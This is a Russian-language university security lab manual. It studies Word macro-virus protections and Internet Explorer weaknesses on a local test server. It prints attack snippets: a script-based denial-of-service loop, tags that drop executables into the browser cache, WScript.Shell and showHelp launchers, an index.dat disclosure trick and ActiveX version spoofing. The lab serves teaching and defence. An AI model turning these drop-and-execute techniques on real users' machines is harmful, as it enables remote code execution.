- Вновь откройте «Документ с макросом». Сработала ли защита от вредоносных макросов?
- Откройте редактор VBE и полностью удалите каркас процедуры из модуля ThisDocument. Закройте редактор, сохраните и закройте документ. На сколько блоков уменьшился его размер?
- Вновь откройте документ. Сопровождается ли его открытие предупреждением об опасности?
- Попробуйте установить минимальную строку в модуле кода, на которую «срабатывает» механизм безопасности. Запишите в модуль кода документа слово “Sub”, после чего сохраните, закройте и вновь откройте документ. Если защита не сработала и размер файла не увеличился, добавьте имя процедуры, например «Sub А». Зафиксируйте момент, когда защита отнесется к внесенной записи как к полноценному и опасному макросу.
- Аналогичную проверку проведите в отношении ключевого слова Function (функция)
- Найдите раздел системного реестра, в котором располагается параметр защиты от вредоносных макросов. Методом проб установите соответствие между уровнем защиты, установленным в окне «Безопасность», и значением параметра.
- Доверяет ли Word собственному глобальному шаблону и общим шаблонам на предмет возможности присутствия в них вредоносного кода? Соотносится ли такое доверие с именем каталога, в котором шаблоны по умолчанию размещаются? Попробуйте переместить Normal.dot в другой каталог (предварительно изменив его расположение («Сервис» – «Параметры» – «Расположение»))
- Можно ли считать надежной реализованную защиту от вирусов в макросах? Могут ли злоумышленники использовать что-либо для ее обхода?

## **2.6. Блокирование просмотра программного кода, реализованного в некоторых макровирусах**

- Создайте новый документ. Откройте окно программного модуля ThisDocument этого документа и создайте там две событийные процедуры:

**Sub ToolsMacro ()**

    ` Открытие диалогового окна "Макрос"

**End Sub**

**Sub ViewVBCode ()**

    ` Вход в интегрированную среду разработки VBE

**End Sub**

- Попробуйте открыть диалоговое окно «Макрос», либо войти в редактор VBA. Почему ваши попытки не удаются? Подобные способы защиты часто используются в текстах вредоносных макросов для того, чтобы пользователь не мог визуально проверить наличие постороннего программного кода. Попробуйте обойти эту блокировку, не закрывая документ. Результаты отразите в отчете.
- Закройте созданный документ без сохранения.

## **2.7. Разработка процедуры для блокирования и нейтрализации вредоносного макрокда**

На основании проведенных исследований напишите текст макроса, нейтрализующего вредоносный программный код в открываемых для редактирования документах. Необходимо удовлетворить следующим требованиям:

- Макрос должен быть пригоден для использования экспертом-вирусологом при исследовании новых вредоносных программ.
- Макрос должен обеспечить полную безопасность при открытии любого инфицированного документа при установленном низком уровне защиты от вредоносного кода.
- Код, содержащийся в макросе, должен располагаться в глобальном шаблоне. В его функции входит обнаружение макросов в документе, нейтрализация автоматически выполняемых процедур, выдача предупреждения пользователю с выводом текста опасного кода. По решению пользователя вредоносный программный код должен вырезаться из открываемого документа и сохраняться в текстовом файле.

**Завершите работу и убедитесь, что все созданные вами файлы и шаблоны удалены!**

## **2.8. Контрольные вопросы**

1. Особенности формата документов и шаблонов Word.
2. Основные причины образования в среде Word информационного «технологического мусора».

3. Организационные и технологические способы защиты конфиденциальной информации, обрабатываемой в среде Word, от случайного распространения.
4. Размещение интерпретируемого программного кода в документах и шаблонах Word.
5. Событийные процедуры и их использование во вредоносных макросах.
6. Приоритеты исполнения событийных процедур, связанных с документами Word.
7. Основные механизмы вирусного инфицирования документов и шаблонов Word.
8. Реализация доверительных отношений к макросам, написанным другими авторами.
9. Защита от вирусов в макросах в различных версиях Word.
10. Защита программных проектов в документах и шаблонах Word.
11. Сравнительная эффективность средств программной защиты от внедрения и запуска вредоносных макросов.
12. Возможности визуального обнаружения вредоносного программного кода в программной среде и документах Word.

## ЛАБОРАТОРНАЯ РАБОТА № 6

### ИССЛЕДОВАНИЕ ЗАЩИТНЫХ МЕХАНИЗМОВ БРАУЗЕРА MICROSOFT INTERNET EXPLORER

#### Цель работы:

- Изучить механизм взаимодействия браузера Microsoft Internet Explorer с Web-браузером
- Исследовать защитные механизмы браузера, препятствующие возможности внедрения и запуска вредоносного программного кода на клиентском компьютере.
- Выявить и оценить потенциальные уязвимости Web-протоколов и их программной поддержки со стороны операционных систем Windows\*

### 1. Подготовка к проведению исследований

Для имитации Интернет в лабораторной работе используется локально размещенный на клиентском компьютере Web-сервер «Eserv» версии 2.95, объединяющий в себе функции ftp-сервера, почтового сервера, сервера новостей. DNS-сервер не используется, и обращение к Web-серверу производится по его IP-адресу. Поскольку канальный, сетевой и транспортный уровни передачи данных влияния на HTTP-протокол не оказывают, создание подобной виртуальной среды оказывается достаточно удобным для проведения необходимых исследований (рис.14).




Рис. 14. Браузер IE и Web-сервер под управлением ОС Windows 2000

Инсталляция Web-сервера производится в следующей очередности:

1. Установите оптический диск с программой в привод CD ROM. Если механизм autorun.inf в реестре не отключен, автозагрузка произойдет автоматически. В противном случае следует открыть корневой каталог диска, найти там командный файл, соответствующий используемой версии операционной системы, и запустить его.

2. По умолчанию программа будет установлена в каталог C:\Program Files\Eserv2\. Следует убедиться в ее правильной инсталляции и создать на «Рабочем столе» ярлык на исполняемый файл Web-сервера.
3. В удобном месте файловой системы создайте папку с произвольным именем, в которой будут размещаться Интернет-ресурсы Web-сервера. Предположим, она будет называться WebServer.
4. Запустите «Сеанс MS DOS» или «Командную строку» и введите команду ipconfig. Прочитайте и запишите на память IP-адрес сетевого интерфейса компьютера. Если IP-адрес не установлен, следует через меню кнопки «Пуск» произвести настройку сетевого оборудования и программного обеспечения.
5. Запустите Web-сервер и убедитесь в выводе диалогового окна приложения (рис. 15). Выберите в списке левой части окна «WebСервер» – «ВиртуальныеКаталоги» и дважды «щелкните» мышью по значку




Рис.15. Окно Web-сервера Eserv

- корневого каталога сервера в правом окне.
6. С помощью кнопки «Обзор» под правым окном задайте имя ранее созданного каталога для размещения Web-ресурсов, после чего нажмите кнопку «Применить».



7. Запустите браузер Internet Explorer и в его адресной строке задайте IP-адрес Web-сервера (например, <http://192.168.0.1>). В окне браузера должен раскрыться каталог сервера.
8. Сверните рабочее окно Web-браузера до размера пиктограммы на «Панели задач».
9. Настройте браузер Internet Explorer «Сервис» – «Свойства обозревателя» – «Безопасность» на безопасный, но функциональный обзор:
  - разрешить выполнение активных сценариев,
  - разрешить выполнение сценариев элементов управления ActiveX, помеченных как безопасные,




Рис.16. Подготовка файлов для копирования на клиентский компьютер

- Загрузку и исполнение неподписанных элементов управления ActiveX производить с разрешения пользователя.

- Остальные настройки

безопасности – по умолчанию либо на свое усмотрение.

- С помощью текстового редактора «Блокнот» создайте в

рабочем каталоге Web-сервера каркас html-документа по следующему образцу:

```
<html>
<head>
<title>Исследование уязвимостей IE</title>
</head>
<body>
  ` Сюда следует вставлять нижеприведенные фрагменты
</body>
</html>
```

- Сохраните созданный файл под именем index.htm. Этот документ будет автоматически открываться при обращении к Web-серверу. Путем пробного запуска Internet Explorer убедитесь, что документ открывается в рабочем окне браузера.

## 2. Имитация атак на отказ в обслуживании

1. Вставьте в каркас html-файла index.html следующий фрагмент со скриптом:

```
<SCRIPT language=VBScript>  
On Error Resume Next  
For I=1 To 10  
Message = MsgBox("Юзер - козел", 4144, "С хакерским  
приветом")  
Next  
</SCRIPT>
```

Запустите браузер. Можете ли вы закрыть приложение? Как вы классифицируете эту атаку? Создает ли она опасность для операционной системы или обрабатываемой информации?

### 3. Исследование возможности копирования файлов в кэш браузера

1. Скопируйте в рабочий каталог Web-сервера исполняемый файл Calc.exe («Калькулятор»). Этот файл будет использоваться в качестве муляжа «вредоносной» программы. Создайте в этом же рабочем каталоге еще четыре копии этого файла и каждому из файлов присвойте характерное расширение: .exe, .doc, .vbs, .txt. Один из файлов оставьте без расширения.
2. Найдите в системных каталогах и скопируйте в рабочий каталог Web-сервера один из небольших файлов экранной заставки (расширение .scr). Переименуйте его в Abcd.scr. (рис. 16). Путем пробного запуска убедитесь, что экранная заставка запускается без сбоев.
3. Вставьте в каркас созданного .html-файла ссылку на запуск файла из локальной файловой системы клиентского компьютера, например:

**<A HREF = "File:///C:/Windows/Calc.exe"> Ссылка </A>** (в Windows NT 5.0 этот файл располагается в системном каталоге). Сохраните измененный файл и вновь запустите браузер. Будет выведен документ с гиперссылкой, по которой необходимо «щелкнуть» мышью. Зафиксируйте в отчете реакцию системы на подобный запуск. Удалите из html-файла внедренный фрагмент и сохраните изменения.

- Вставьте в гипертекстовый контейнер index.html следующие ссылки на ранее созданные файлы «вредоносных» программ. В образцах указан конкретный IP-адрес, вместо которого следует указать аналогичный адрес своего хоста:

```
<IMG SRC="http://192.168.0.1/calc.exe">  
<IMG SRC="http://192.168.0.1/calc">  
<IMG SRC="http://192.168.0.1/calc.doc">  
<IMG SRC="http://192.168.0.1/calc.vbs">  
<IMG SRC="http://192.168.0.1/calc.txt">
```

- Запустите Internet Explorer и зафиксируйте в отчете, что будет выведено в его окне. Произошел ли запуск приложений или их открытие в других приложениях?
- С помощью оболочки «Проводник» найдите, где располагается кэш браузера (каталог Temporary Internet Files). Осмотрите содержимое этого каталога после копирования Web-ресурсов. Чем отличается отображение находящихся там файлов? Какие из файлов не попали в кэш? Почему?
- Попробуйте с помощью «Проводника» выполнить некоторые манипуляции с содержимым каталога Temporary Internet Files:
- Скопируйте какой-нибудь файл в этот каталог из другого каталога локальной файловой системы.
- Откройте или запустите какой-либо из находящихся в кэше файлов. Прокомментируйте полученные результаты.
- Убедитесь в том, что обратное копирование файлов из TIF в другие папки, либо удаление файлов из этого каталога с помощью Explorer происходит успешно.
- Запустите файловый менеджер Far и с его помощью вновь войдите в каталог Temporary Internet Files. Как можно объяснить различия в представлении отображаемой информации? Какие имена присваиваются подкаталогам и как распределяются в них скопированные файлы?
- Проведите еще несколько экспериментов с кэшем браузера:
- Скопируйте внутрь каталога TIF несколько произвольных файлов с помощью Far. Убедитесь, что копирование прошло успешно и Far отображает присутствие скопированных файлов в папке TIF. Теперь вновь проверьте содержимое папки TIF с помощью оболочки Explorer. Удалось ли обнаружить там скопированные файлы? Почему?
- С помощью Far скопируйте в папку TIF файл «Калькулятор» и запустите его оттуда из командной строки «Пуск» – «Выполнить». Почему в этом случае запуск программы «Калькулятор» выполняется успешно?
- Удалите все подкаталоги кэша. Вновь создайте в гипертекстовом контейнере ссылки на «рисунки», но теперь с указанием размеров окон:
 

```
<IMG SRC="http://192.168.0.1/calc.exe" WIDTH=1 HEIGHT=1>
```

```
<IMG SRC="http://192.168.0.1/calc" WIDTH=1 HEIGHT=1
```

```
<IMG SRC="http://192.168.0.1/calc.doc" WIDTH=1 HEIGHT=1>
```

```
<IMG SRC="http://192.168.0.1/calc.vbs" WIDTH=1 HEIGHT=1>
```

```
<IMG SRC="http://192.168.0.1/calc.txt" WIDTH=1 HEIGHT=1>
```
- Вновь запустите браузер. Чем отличается информация, выведенная при открытии гипертекстового документа? С помощью Far исследуйте кэш

браузера на предмет изменений, которые там произошли, отразите свои наблюдения в отчете. Вновь удалите подкаталоги кэша.

- Измените вид ссылок на загружаемые Web-ресурсы. На этот раз постарайтесь внедрить файлы под видом звуковых фрагментов.

```
<EMBED SRC="http://192.168.0.1/calc.exe" WIDTH=1  
HEIGHT=1>
```

```
<EMBED SRC="http://192.168.0.1/calc" WIDTH=1 HEIGHT=1
```

```
<EMBED SRC="http://192.168.0.1/calc.doc" WIDTH=1  
HEIGHT=1>
```

```
<EMBED SRC="http://192.168.0.1/calc.vbs" WIDTH=1  
HEIGHT=1>
```

```
<EMBED SRC="http://192.168.0.1/calc.txt" WIDTH=1  
HEIGHT=1>
```

- Запустите браузер. С помощью Far исследуйте кэш браузера на предмет произошедших там изменений, отразите их в отчете. Какие из копируемых файлов на этот раз попали в каталог TIF, в каких подкаталогах они оказались?
- Попробуйте скопировать исполняемый файл calc.exe в кэш браузера с помощью атрибута CODEBASE тэга <OBJECT>

```
<OBJECT CODEBASE  
="http://192.168.0.1/calc.exe"></OBJECT>
```

Удачно ли завершилось копирование? Попробуйте таким же путем скопировать файлы с другими расширениями.

- Скопируйте исполняемый файл calc.exe в кэш браузера с помощью атрибута DATA тэга <OBJECT>

```
<OBJECT DATA ="http://192.168.0.1/calc.exe"></OBJECT>
```

Удачно ли завершилось копирование? Аналогично скопируйте файлы с другими расширениями.

- Сделайте выводы в отношении возможности копирования в кэш браузера файлов различного типа с использованием разнообразных механизмов.
- Поместите в гипертекстовый документ элемент управления ActiveX следующего содержания:

```
<SCRIPT language=VBScript>
```

```
On Error Resume Next
```

```
Set WshShell = CreateObject("WScript.Shell")
```

```
WshShell.Run"Abcd.scr" 'Запуск экранной заставки
```

```
</SCRIPT>
```

Запустите браузер. Произошла ли загрузка и запуск документа с элементов управления ActiveX?

#### 4. Исследование возможности запуска файлов из кэша браузера

Существуют несколько способов создания гиперссылки на ранее внедренный в кэш исполняемый файл. Один из них основывается на принципиальном предназначении дискового кэша. Если в индексном файле браузера уже имеется сетевой адрес, на который указывает гиперссылка, и с момента записи файла прошло немного времени, браузер обратится к кэш-памяти и извлечет нужный файл из нее. Следовательно, для запуска находящегося в кэше исполняемого файла нужно повторно сослаться на его сетевой ресурс из гипертекстового документа. При этом следует иметь в виду, что внедрение и запуск файлов должны производиться с использованием различных тэгов или их атрибутов. Так, для внедрения файлов должны использоваться тэги <IMG>, <EMBED>, атрибут DATA тэга <OBJECT>, а для запуска – тэги <HREF>, <FRAME>, метод Window.Open, атрибут CODEBASE тэга <OBJECT>. Для исследования такой возможности:

1. Найдите в файловой системе какой-либо файл справки с расширением .chm (большинство таких файлов располагаются в папке %windir%\Help). Убедитесь в том, что этот файл запускается. Присвойте ему имя abcd.chm и с помощью Far скопируйте в один из подкаталогов кэша браузера. Зафиксируйте полный путь к этому файлу. Создайте в файле index.htm в рабочем каталоге браузера сценарий, позволяющий удаленно запустить внедренный файл (в примере указано условное имя подкаталога):

**<SCRIPT>**

```
window.showHelp(C:\Windows\Temporary Internet  
Files\GJFTNBHD\
```

```
abcd.chm)
```

**</SCRIPT>**

Запустите браузер и наблюдайте за результатом. Удалось ли запустить файл справочной системы? Какие угрозы можно реализовать путем такого запуска? Что необходимо знать злоумышленнику для успешного удаленного запуска?

- Для удаленного запуска ранее внедренных файлов злоумышленнику необходимо выяснить или подобрать случайное имя подкаталога, в который он был записан. Авторами «Секретов хакеров» предлагается два варианта:
- Вывести в окно браузера содержимое индексного файла **index.dat** и передать это изображение на удаленный узел, с которого организуется внедрение и запуск специальной программы. Для этого Г.Гунински предлагает использовать в гипертекстовом документе вставку следующего вида:

```
<OBJECT DATA="file://C:/Windows/Temporary Internet  
Files/Content.IE5/ index.dat" TYPE="text/html"  
WIDTH=200 HEIGHT=200></OBJECT>
```

- Учитывая, что методы встроенного в браузер компонентной модели объектов Internet Explorer позволяют вернуть адрес предыдущего документа, Г.Гунински предлагает довольно замысловатый способ. Создается гипертекстовый документ, который содержит в себе ссылку на несколько (до десятка и более) файлов-псевдорисунков. В нем же создается ссылка на второй гипертекстовый документ, который должен загружаться с другого Web-сервера. Файлы-ресурсы перекачиваются в кэш браузера, где произвольным порядком размещаются в подкаталогах со случайными номерами. Далее можно определить имя того подкаталога, в который попал первый html-файл. Благодаря тому, что текущий документ с использованием свойств и методов компонента Internet Explorer может получить адрес предыдущего документа, представляется возможность извлечь нужную нам строку адреса и отделить от нее путь к нужному файлу. При этом мы исходим из предположения, что в подкаталог с уже известным именем попал и один из файлов-псевдорисунков, который теперь предстоит запустить. Это делается путем перебора всех имен ранее внедренных файлов в известном нам каталоге (не следует забывать, что браузер вставляет три дополнительных символа [1] между именем и расширением каждого файла).

Вам предлагается исследовать возможность реализации предложенных методов.

## **5. Исследование прочих возможностей внедрения и запуска файлов**

Исследуйте возможность запуска исполняемого файла из гипертекстового документа, предварительно скопированного пользователем в файловую систему клиентского компьютера (например, на «Рабочий стол»).

Поместите копию гипертекстового документа на «Рабочий стол». Исследуйте возможности запуска одного из исполняемых файлов, заведомо имеющегося в файловой системе («Блокнот», «Калькулятор», экранная заставка и др.) из html-файла с использованием атрибутов CODEBASE и DATA тэга <OBJECT>. Результаты отразите в отчете.

Последовательно измените расширение гипертекстового документа на .htt, .hta, .chm и попробуйте открыть их на «Рабочем столе». Вставляя в документы тэги запуска исполняемых файлов, присутствующих в системе, или сценариев ActiveX, оцените степень опасности.

Исследуйте возможность локального запуска элемента управления ActiveX из гипертекстовых документов с расширениями .html, .hta, .htt, .chm.

## **6. Выявление элементов управления ActiveX, зарегистрированных в качестве безопасных**

1. Исследуйте элементы управления ActiveX, помеченные как безопасные для исполнения с целью выявления тех из них, которые имеют возможность обращаться к файловой системе локального компьютера, системному реестру, либо запускать исполняемые файлы на клиентском компьютере.
2. Визуально проанализируйте содержимое ключа HKCR системного реестра на предмет выявления элементов управления, зарегистрированных как безопасные для исполнения («safe for scripting»), но имеющих возможность работать с файлами, реестром и запускать другие приложения. Для поиска используйте редактор реестра («Правка» – «Найти») с заданием строки {7DD95802-9882-11CF-9FA9-00AA006C42C4}, свидетельствующей о безопасности.
3. Установите идентификаторы класса CLSID, имеющие ключ Implemented Categories с разделом {7DD95802-9882-11CF-9FA9-00AA006C42C4}, соответствующим безопасности при использовании в сценарии. По CLSID определите имена и местоположение серверов автоматизации, реализующие безопасные функции.
4. Для просмотра свойств и методов доверенных элементов управления используйте браузер объектов редактора VBE офисного пакета Microsoft Office. Для этого найденные доверенные объекты необходимо идентифицировать по именам файлов серверов автоматизации с расширениями .osx, .dll, создать на них ссылку в браузере объектов и затем просмотреть на предмет наличия объектов, свойств и методов, позволяющих работать с файловой системой, реестром, и запускать другие программы. Поиск необходимых объектов, свойств и методов производить по общепринятым обозначениям: CopyFile, CreateTextFile, RegDelete и др.
5. Ответьте на вопрос: можно ли доверять серверу сценариев на основании декларированных свойств и методов? Почему? Можно ли автоматизировать поиск «безопасных» элементов управления?
6. Исследуйте вариант внедрения вредоносного кода с обновлением версий элементов управления ActiveX путем задания новой версии и ее расположения в Интернет с помощью атрибута CODEBASE тэга <OBJECT>. Проверку производить в следующей очередности:
  - выбрать в системном реестре (раздел HKCR) элемент управления с установленными метками безопасности для инициализации и исполнения (см. общие сведения). Этот элемент должен гарантированно присутствовать во всех версиях операционных систем Windows\* и почти наверняка быть бесполезным для использования,
  - по параметрам, указанным в системном реестре, либо свойствам файла сервера сценариев ActiveX установить его версию,
  - создать копию файла элемента управления в рабочем каталоге Web-браузера и с помощью любого шестнадцатеричного редактора модифицировать ее (при отсутствии редактора можно использовать отладчик Debug с параметром «е»). В теле файла следует найти строку

FileVersion (в Unicode), убедиться в том, что заданное после этой строки числовое значение совпадает с версией, выводимой в «Свойствах» файла, а затем увеличить цифру;

- создать гипертекстовый документ, который содержит тэг <OBJECT> с параметром CODEBASE, ссылающийся на удаленный ресурс с «обновленной» версией;
- запустить браузер и проследить, что произошло с «обновленной» версией сервера сценариев (не была скопирована, оказалась скопированной в кэш браузера, пользователю было выведено предупреждение об обновлении версий, файл в системном каталоге обновился автоматически?)

Сделайте вывод в отношении реальной защищенности клиентских компьютеров при работе в Интернет.

## **7. Контрольные вопросы**

2. Как происходит запрос и получение Интернет-ресурсов с использованием универсальных браузеров?
3. Виды ссылок на ресурсы в файлах html-формата.
4. Способы подключения компонентов ActiveX к сценариям в html-файле.
5. Основные уязвимости Web-протоколов, позволяющие внедрять и запускать программный код.
6. Механизмы доверительных отношений к компонентам ActiveX, зарегистрированным в операционной системе в качестве безопасных.
7. Свойства каталога для временных файлов Интернет.
8. Интернет-атаки на пользователей и на отказ программной среды клиентского компьютера.
9. Способы запуска исполняемых программ, постоянно установленных в операционной системе.
10. Опубликованные рекомендации по внедрению постороннего программного кода.
11. Организационные и технологические меры защиты браузеров от удаленных атак из Интернет.